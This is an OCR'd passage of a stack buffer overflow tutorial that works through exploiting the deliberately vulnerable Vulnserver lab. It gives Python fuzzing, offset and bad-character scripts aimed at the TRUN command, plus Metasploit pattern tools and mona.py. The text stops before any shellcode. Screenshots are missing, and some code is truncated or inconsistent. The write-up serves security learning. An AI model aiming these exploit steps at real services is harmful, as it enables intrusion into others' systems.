


Image Source: Google

Now let us try understanding the stack hierarchy. Stack hierarchy has extended stack pointer (ESP), Buffer space, extended base pointer (EBP), and extended instruction pointer (EIP).

ESP holds the top of the stack. It points to the most-recently pushed value on the stack. A stack buffer is a temporary location created within a computer's memory for storing and retrieving data from the stack. EBP is the base pointer for the current stack frame. EIP is the instruction pointer. It points to (holds the address of) the first byte of the next instruction to be executed.




Image Source: Google

Imagine if we send a bunch of characters into the buffer. It should stop taking in characters when it reaches the end. But what if the character starts overwriting EBP and EIP? This is where a buffer overflow attack comes into place. If we can access the EIP, we could insert malicious scripts to gain control of the computer.

But it is only fair to explain the buffer overflow with a practical lab.

For performing this, we need some prerequisites.

1. An attack machine — Can be any Linux distribution, preferably Kali Linux or Parrot OS
2. A Windows machine, preferably a Virtual Machine (VM).
3. The Windows defender has to be switched off during the exploitation
4. Download the exploitable server in your windows VM from the GitHub repository https://github.com/stephenbradshaw/vulnserver
5. Download Immunity debugger in your Windows VM from https://www.immunityinc.com/products/debugger/. Might need the appropriate python version it is asking for

We are ready to start!

The first step is spiking. Spiking is done to figure out what is vulnerable. Now run the Vulnserver and Immunity debugger as admin. In Immunity debugger, you'll find an option called attach. Attach the Vulnserver to it. The next step is to run the debugger. You'll find a play button in the toolbar (Triangle button near the pause button).

To find the IP address of the Windows machine (I am using Kali as the host machine and windows as VM), we use a tool called Netdiscover.

```
sudo netdiscover -i wlan0
```

```
Currently scanning: 192.168.82.0/16   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 168
-----------------------------------------------------------------------------
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.29.1    58:95:d8:2e:14:dd      3     126  IEEE Registration Authority
192.168.29.241  08:00:27:d8:01:ca      1      42  PCS Systemtechnik GmbH
```

We can proceed to use a tool called netcat. You can use 'man netcat' for more details. By default, the vulnserver runs on port 9999.

```
┌──(hari㉿hari)-[~]
└─$ nc -nv 192.168.29.241 9999
(UNKNOWN) [192.168.29.241] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

You can see that the connection is successful. We will be spiking at STATS to check if it is vulnerable.

For this, we need to write a spiking script for STATS.


```
  GNU nano 5.4   stats.spk
s_readline();
s_string("STATS ");
s_string_variable("0");
```

Using a tool called generic_send_tcp

generic_send_tcp IP address* 9999 stats.spk 0 0


Where 0 0 indicates the initial and final boundary (which is not required for us so use 0 0)

We can see that the script runs and you can see some responses too.




If there is a buffer overflow, the debugger will automatically stop and show a thread exception which doesn't happen in STATS. Thus we could conclude that STATS is not vulnerable

The next one we are going to choose is TRUN, which is beginner-friendly



As soon as you run the script you can see the debugger pauses and shows violation.



So we found the buffer overflow vulnerability in TRUN. We can go to the next step which will be fuzzing. It is similar to spiking.

Fuzzing is a means of detecting potential implementation weaknesses that can be used to take advantage of any target.

We create a script to send random characters into the buffer which will eventually overwrite the EBP and EIP. The key point here is to note the approximate amount of bytes at which TRUN crashes. We use python to create our script. We use sockets to connect to the vulnserver and send random characters. We use exception handling because sometimes things don't go as we expect. Save the script and make it executable, the following command can be used. chmod +x fuzzer.py

```
  GNU nano 5.4                                        fuzzer.py *
#! /usr/bin/python

#fuzzer.py

import sys, socket

from time import sleep

buffer = "A" * 100

while True :

        try:


                s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
                s.connect(('', 9999)) # windows ip to be given
                s.send(('TRUN /.:/' + buffer))
                s.close()
                sleep(1)
                buffer = buffer + "A" * 100

        except:

                print "Fuzzing crashed at %s bytes" % str(len(buffer))
                sys.exit()

# change mode to executable
 # chmod +x fuzzer.py
```

Remember to stop the script(control+c) when TRUN crashes, the immunity debugger will pause automatically



The next step is to find the exact bytes at which the TRUN crashed. This step is called Finding the offset value. The main idea is to send a known pattern and see when the EIP gets overwritten. The pattern which gets overwritten can be used to find the exact bytes.

There is a simple trick to do this. you can create a pattern using the Metasploit framework and use it in the script.

/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2040

Now copy the bunch of characters in the script. A bit of modification is required. Make it an executable after saving the script.

```
  GNU nano 5.4                                                  offset.py *

import sys, socket

# we paste the pattern in the offset

offset = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3A

try:

        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('' , 9999)) # windows ip to be given


        s.send(('TRUN /.:/' + offset))
        s.close()

except:

        print "Error connecting to the server "
        sys.exit()

# chmod  +x offset.py
```


Executing the script we see the following in the EIP



As we got the pattern, we can use Metasploit to find the no of bytes it takes to overwrite EIP

There we go ! we found the offset value. Now we can proceed to the next step which is overwriting. This is a step to confirm if the 2003 bytes are correct. We use the same script with slight modification. We try to overwrite the EIP with a bunch of 'B'.

This step should overwrite EIP with 4 'B' is form of HEX , which is 42424242



So now that it is confirmed that 2003 is correct, we move to the next step. The next step is finding the bad character.

Depending on the program, certain hex characters may be reserved for special commands and could crash or have unwanted effects on the program if executed. An example is 0x00, the null byte. When the program encounters this hex character, it will mark the end of a string or command. This could make our shell code useless if the program will only execute a part of it. To figure out what hex characters we can't use in the shellcode, we can just send a payload with all bytes from 0x01–0xFF and examine the program's memory. The list of bad characters can be found in browser or you can copy this from here

```
badChars = (
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f"
"\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f"
"\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f"
"\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f"
"\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f"
"\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf"
"\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf"
"\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef"
"\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)
```

Writing the script for finding the bad characters.

```
  GNU nano 5.4                                                  badchar.py *
#! /usr/bin/python
import sys, socket

badChars = (
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f"
"\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f"
"\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f"
"\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f"
"\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f"
"\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf"
"\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf"
"\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef"
"\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)

shellcode = "A" * 2003 + "B" * 4 + badchars
try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('192.168.29.241' ,9999)) # windows ip and port to be given in
        s.send(('TRUN /.:/' + shellcode))
        s.close()

except:
        print "Eroor connecting to the server "
        sys.exit()
```

Unfortunately, this doesn't happen here, but I will share some clips where such a situation arises.




Image Credits: CyberMentor

Knowing that we don't have a bad character problem, we can move on to the next step.

We are nearing the end. This step is finding the right module. This step is a bit tough to understand as it may involve small concepts on endian architecture and assembly language.

We need to find an address that contains the operation JMP ESP, but many protection mechanisms will be tough to find. Use mona.py to see modules that don't have any protection mechanisms:

mona.py can be downloaded from here https://github.com/corelan/mona

